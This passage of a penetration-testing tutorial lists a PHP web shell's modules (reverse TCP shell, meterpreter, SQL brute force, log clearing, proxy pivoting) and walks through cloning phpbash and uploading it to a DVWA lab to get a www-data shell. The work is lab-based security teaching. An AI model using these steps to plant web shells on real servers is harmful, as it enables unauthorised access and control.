 :backdoor_tcp                  Spawn a shell on a TCP port.
 :backdoor_meterpreter          Start a meterpreter session.
 :backdoor_reversetcp           Execute a reverse TCP shell.
 :bruteforce_sql                Bruteforce SQL database.
 :file_tar                      Compress or expand tar archives.
 :file_ls                       List directory content.
 :file_download                 Download file from remote filesystem.
 :file_gzip                     Compress or expand gzip files.
 :file_touch                    Change file timestamp.
 :file_read                     Read remote file from the remote filesystem.
 :file_find                     Find files with given names and attributes.
 :file_upload2web               Upload file automatically to a web folder and get corresponding URL
 :file_webdownload              Download an URL.
 :file_enum                     Check existence and permissions of a list of paths.
 :file_zip                      Compress or expand zip files.
 :file_mount                    Mount remote filesystem using HTTPfs.
 :file_cp                       Copy single file.
 :file_edit                     Edit remote file on a local editor.
 :file_clearlog                 Remove string from a file.
 :file_upload                   Upload file to remote filesystem.
 :file_bzip2                    Compress or expand bzip2 files.
 :file_cd                       Change current working directory.
 :file_grep                     Print lines matching a pattern in multiple files.
 :file_rm                       Remove remote file.
 :file_check                    Get attributes and permissions of a file.
 :sql_dump                      Multi dbms mysqldump replacement.
 :sql_console                   Execute SQL query or run console.
 :net_curl                      Perform a curl-like HTTP request.
 :net_proxy                     Run local proxy to pivot HTTP/HTTPS browsing through the target.
 :net_scan                      TCP Port scan.
 :net_ifconfig                  Get network interfaces addresses.
 :net_mail                      Send mail.
 :net_phpproxy                  Install PHP proxy on the target.
```

PHPbash shell


Phpbash is an internet shell that is autonomous, semi-interactive. We are going to download it from GitHub and then we will go inside the directory phpbash and execute ls -al command to check the available files.

git clone https://github.com/Arrexel/phpbash.git
cd phpbash/
ls -al


So inside phpbash, we found a php script named “phpbash.php”, upload this script at your target location.

```
root@kali:~# git clone https://github.com/Arrexel/phpbash.git
Cloning into 'phpbash'...
remote: Enumerating objects: 85, done.
remote: Total 85 (delta 0), reused 0 (delta 0), pack-reused 85
Unpacking objects: 100% (85/85), done.
root@kali:~# cd phpbash/
root@kali:~/phpbash# ls -al
total 48
drwxr-xr-x  3 root root  4096 Sep  5 16:44 .
drwxr-xr-x 31 root root  4096 Sep  5 16:44 ..
drwxr-xr-x  8 root root  4096 Sep  5 16:44 .git
-rw-r--r--  1 root root 11357 Sep  5 16:44 LICENSE
-rw-r--r--  1 root root  6640 Sep  5 16:44 phpbash.min.php
-rw-r--r--  1 root root 11251 Sep  5 16:44 phpbash.php
-rw-r--r--  1 root root  1303 Sep  5 16:44 README.md
root@kali:~/phpbash#
```

Now we will upload this web shell in DVWA lab and we can see the message that it is uploaded successfully.




Going ahead; we will open the URL to execute the shell.



Here our phpbash malicious file is executed and given the web shell. The benefit of the phpbash is that it doesn't require any type of listener such as netcat because it has inbuilt bash shell that you can observe from the given image.

As a result, we have bash shell of www-data and we can execute system command directly through this platform.



So, this way we have explored and performed numerous ways to get the web shell through php web shells; which you can find under this single article.

Author: Geet Madan is a Certified Ethical Hacker, Researcher and Technical Writer at Hacking Articles on Information Security**.** Contact **here**